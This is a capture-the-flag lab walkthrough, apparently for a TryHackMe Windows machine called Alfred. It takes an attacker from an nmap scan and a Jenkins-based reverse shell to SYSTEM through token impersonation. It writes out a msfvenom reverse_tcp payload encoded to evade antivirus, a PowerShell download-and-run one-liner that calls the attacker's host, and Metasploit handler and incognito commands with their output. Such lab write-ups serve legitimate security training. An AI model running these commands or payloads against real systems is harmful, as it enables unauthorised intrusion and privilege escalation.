Alfred


IP: 10.10.158.45

Start with an nmap scan:


```
`──(rabble㉿rabble)-[~]`
`└─$ nmap -sC -Pn -v  10.10.158.45`
`Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-14 19:44 EST`
`NSE: Loaded 126 scripts for scanning.`

`Not shown: 997 filtered tcp ports (no-response)`
`PORT     STATE SERVICE`
`80/tcp   open  http`
`|_http-title: Site doesn't have a title (text/html).`
`| http-methods:`
`|   Supported Methods: OPTIONS TRACE GET HEAD POST`
`|_  Potentially risky methods: TRACE`
`3389/tcp open  ms-wbt-server`
`| ssl-cert: Subject: commonName=alfred`
`| Issuer: commonName=alfred`
`| Public Key type: rsa`
`| Public Key bits: 2048`
`| Signature Algorithm: sha1WithRSAEncryption`
`| Not valid before: 2025-02-14T00:42:15`
`| Not valid after:  2025-08-16T00:42:15`
`| MD5:   6a9b:a923:06f6:f3dd:9b20:4c12:e6ad:5b9d`
`|_SHA-1: fd9c:0c48:fcdb:f797:f4dd:4db2:d1d2:43b8:515a:9c80`
`8080/tcp open  http-proxy`
`| http-robots.txt: 1 disallowed entry`
`|_/`
`|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1`
`|_http-title: Site doesn't have a title (text/html;charset=utf-8).`

`NSE: Script Post-scanning.`
`Initiating NSE at 19:44`
`Completed NSE at 19:44, 0.00s elapsed`
`Initiating NSE at 19:44`
```

```
`Completed NSE at 19:44, 0.00s elapsed`
`Read data files from: /usr/share/nmap`
`Nmap done: 1 IP address (1 host up) scanned in 38.52 seconds`
           `Raw packets sent: 2002 (88.088KB) | Rcvd: 9 (404B)`

`┌──(rabble㉿rabble)-[~]`
└─$
```

We can see it is running a web server on port 8080: For methodology sake You can also start a GoBuster scan to find directorys.




next we will pull an invoke powershell script for the reverse shell and add our ip to the end.




after start a python listener: NOTE we are going to use nishang to get a rev.shell


after starting the listeners we need to find a place to inject the payload on the webserver.




Now we need to start the new project:



Check the two listeners.






```
┌──(rabble㉿rabble)-[~]
└─$ nc -lvnp 9001
```

```
listening on [any] 9001 ...
connect to [10.6.52.63] from (UNKNOWN) [10.10.158.45] 49279
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\test>ls
PS C:\Program Files (x86)\Jenkins\workspace\test> cd ../../..
PS C:\Program Files (x86)> cd ..
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----        10/25/2019  10:21 PM            inetpub
d----         7/14/2009   4:20 AM            PerfLogs
d-r--        10/27/2019  12:12 AM            Program Files
d-r--        10/25/2019   9:54 PM            Program Files (x86)
d-r--        10/26/2019   9:22 PM            Users
d----        10/27/2019  12:25 AM            Windows


PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----        10/25/2019   8:05 PM            bruce
d----        10/25/2019  10:21 PM            DefaultAppPool
d-r--        11/21/2010   7:16 AM            Public


PS C:\Users> cd bruce
PS C:\Users\bruce> ls
```

```
    Directory: C:\Users\bruce


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         10/25/2019   8:05 PM            .groovy
d-r--         10/25/2019   9:51 PM            Contacts
d-r--         10/25/2019  11:22 PM            Desktop
d-r--         10/26/2019   4:43 PM            Documents
d-r--         10/26/2019   4:43 PM            Downloads
d-r--         10/25/2019   9:51 PM            Favorites
d-r--         10/25/2019   9:51 PM            Links
d-r--         10/25/2019   9:51 PM            Music
d-r--         10/25/2019  10:26 PM            Pictures
d-r--         10/25/2019   9:51 PM            Saved Games
d-r--         10/25/2019   9:51 PM            Searches
d-r--         10/25/2019   9:51 PM            Videos


PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

Next we will migrate the NetCat shell to a Meterpreter Shell with Metasploit: If you want to do this next part you would need to use Rotten Potato.

Craft the payload: MAKE sure you are putting the right IP address on all the listeners and payloads!!!

```
┌──(rabble㉿rabble)-[~/Scripts]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder
x86/shikata_ga_nai LHOST=10.6.52.63 LPORT=1337 -f exe -o leet.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: leet.exe

┌──(rabble㉿rabble)-[~/Scripts]
└─$
```

This payload generates an encoded x86-64 reverse TCP meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious.

NOTE: This will NOT bypass modern AV! Maybe sometimes?

After creating this payload, download it to the machine using the same method in the previous step:

This string is the best way to upload payloads for future Machines!!!!!

`powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"`

Now we can relaunch our web server---python3 -m http.server 80

We can run that power shell line on the shell now.

```
PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop> powershell "(New-Object
System.Net.WebClient).Downloadfile('http://10.6.52.63:80/leet.exe','leet.exe')
```

```
"
PS C:\Users\bruce\Desktop>
```

You should see that your web server grabbed the connection.

You can now close the webserver and launch MSFConsole

```
┌──(rabble㉿rabble)-[~/Scripts]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.158.45 - - [14/Feb/2025 21:09:15] "GET /leet.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(rabble㉿rabble)-[~/Scripts]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true



*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*
L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP
Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger
Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSur
Yvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI
Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoob
s*
*ItPwns - Intergalactic Team of
PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team
443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg
Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan
Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber
Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
```

*x00-
x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RIS
C*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*
Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of
Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-
CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty
Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminenc
e*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c
B0mb*NOVA-InfoSec*teamstyle*Panic*
B0NG0R3
*Les Cadets Rouges*buf*
Les Tontons Fl4gueurs
404 : Flag Not Found
' UNION SELECT 'password   _________   __
*OCD247*Sparkle Pony*
burner_herz0g   _   ___ _____ _______/ |_ __ _________
____   *Kill$hot*ConEmu*
here_there_be_trolls   /   \ \/__ \ ____ \   __\ | _ __ _/
__ \   *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*   \   ____/ __ \| |_> > | | | /| | \/\
___/   *karamel4e*
*IkastenIO*TWC*balkansec*   ______ (____ /   __/|__| |____/ |__|
___ >   *cybersecurity.li*
*TofuEelRoll*Trash Pandas*   \/   \/|__|
\/   *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*   ___________.__
*AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*   __   ___/| |__   ____
EPITA Rennes
HackerKnights | | | | _/ __ \
*guildOfGengar*Titans*
Pentest Rangers | | | Y \ ___/
The Libbyrators
*placeholder name*bitup* |____| |___| /___ >
*JeffTadashi*Mikeal*

*UCASers*onotch*
ky_dong_day_song
NeNiNuMmOk
JustForFun!
*Maux de tête*LalaNG*
g3tsh3Lls0on
*crr0tz*z3r0p0rn*clueless*
*Phở Đặc Biệt*Paradox*
HackWara
*KaRIPux*inf0sec*
Kugelschreibertester
*bluehens*Antoine77*
icemasters
*genxy*TRADE_NAMES*
Spartan's Ravens
*BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*
ghoti
*Les CRACKS*c0dingRabbits*
LinuxRiders
*2Cr4Sh*RecycleBin*
Jalan Durian
ExploitStudio
*WPICSC*logaritm*
*Car RamRod*0x41414141*
*Orv1ll3*team-fm4dd*
*Björkson*FlyingCircus*
*PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*
*Et3rnal*PelarianCP*
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx 10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a

```
byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag
Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber
Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard
city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes
University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's
Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube
warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_
alaviiva_turva*
*InspiV*RPCA Cyber
Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputer
chairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUcky
s_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und
*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingab
east*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet
*P@Ge2mE*



       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
sf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set paylod windows/meterpreter/reverse_tcp
[!] Unknown datastore option: paylod. Did you mean PAYLOAD?
```

```
paylod => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Once you set the payload you can set your IP and port #

open a new terminal and start a new web server

```
┌──(rabble㉿rabble)-[~/Scripts]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

on the victim machine, when you go to run the (.exe) use `Start-Process "shell-name.exe"`

```
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.6.52.63       yes       The listen address (an interface may be
specified)
   LPORT  1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.6.52.63:1337
[*] Sending stage (177734 bytes) to 10.10.158.45
```

```
[*] Meterpreter session 14 opened (10.6.52.63:1337 -> 10.10.158.45:49349) at
2025-02-14 21:30:57 -0500

meterpreter > PS
```

```
PS C:\Users\bruce\Desktop> Start-Process "leet.exe"
PS C:\Users\bruce\Desktop>
```

Once you push the .EXE you should get the connection back in MSF.

Now that we have initial access, let's use token impersonation to gain system access.

Windows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated. This is usually done by LSASS.exe(think of this as an authentication process).

This access token consists of:

- User SIDs(security identifier)
- Group SIDs
- Privileges

You can check your PRIV on the shell too.

```
PS C:\Users\bruce\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ========================================
========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeSecurityPrivilege           Manage auditing and security log
Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects
Disabled
SeLoadDriverPrivilege         Load and unload device drivers
```

```
Disabled
SeSystemProfilePrivilege        Profile system performance
Disabled
SeSystemtimePrivilege           Change the system time
Disabled
SeProfileSingleProcessPrivilege Profile single process
Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority
Disabled
SeCreatePagefilePrivilege       Create a pagefile
Disabled
SeBackupPrivilege               Back up files and directories
Disabled
SeRestorePrivilege              Restore files and directories
Disabled
SeShutdownPrivilege             Shut down the system
Disabled
SeDebugPrivilege                Debug programs
Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values
Disabled
SeChangeNotifyPrivilege         Bypass traverse checking
Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system
Disabled
SeUndockPrivilege               Remove computer from docking station
Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks
Disabled
SeImpersonatePrivilege          Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege         Create global objects
Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set
Disabled
SeTimeZonePrivilege             Change the time zone
Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links
Disabled
```

```
PS C:\Users\bruce\Desktop>
```

This is what we are looking for! NOTE: this is used for one of the potato exploits! (Juicy Potato/ Rotten Potato are the most resent exploits)

```
SeImpersonatePrivilege          Impersonate a client after authentication
Enabled
```

You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.

Enter: *load incognito* to load the incognito module in Metasploit. Please note that you may need to use the *use incognito* command if the previous command doesn't work. Also, ensure that your Metasploit is up to date.

To check which tokens are available, enter the *list_tokens -g*. We can see that the *BUILTIN\Administrators* token is available.

Use the *impersonate_token "BUILTIN\Administrators"* command to impersonate the Administrators' token. What is the output when you run the *getuid* command?

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
```

```
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauserv

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter >
```

Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First, use the *ps* command to view processes and find the PID of the services.exe process. Migrate to this process using the command *migrate PID-OF-PROCESS*

```
meterpreter > ps

Process List
============
```

```
 PID   PPID  Name                Arch  Session  User
Path
 ---   ----  ----                ----  -------  ----
----
 0     0     [System Process]
 4     0     System              x64   0
 396   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\smss.exe
 524   516   csrss.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\csrss.exe
 572   564   csrss.exe           x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\csrss.exe
 580   516   wininit.exe         x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\wininit.exe
 608   564   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
 668   580   services.exe        x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\services.exe
 676   580   lsass.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\lsass.exe
 684   580   lsm.exe             x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\lsm.exe
 772   668   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 844   668   sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\sppsvc.exe
 848   668   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 860   1480  powershell.exe      x86   0        alfred\bruce
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 916   668   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 920   608   LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\LogonUI.exe
 936   668   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 984   668   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
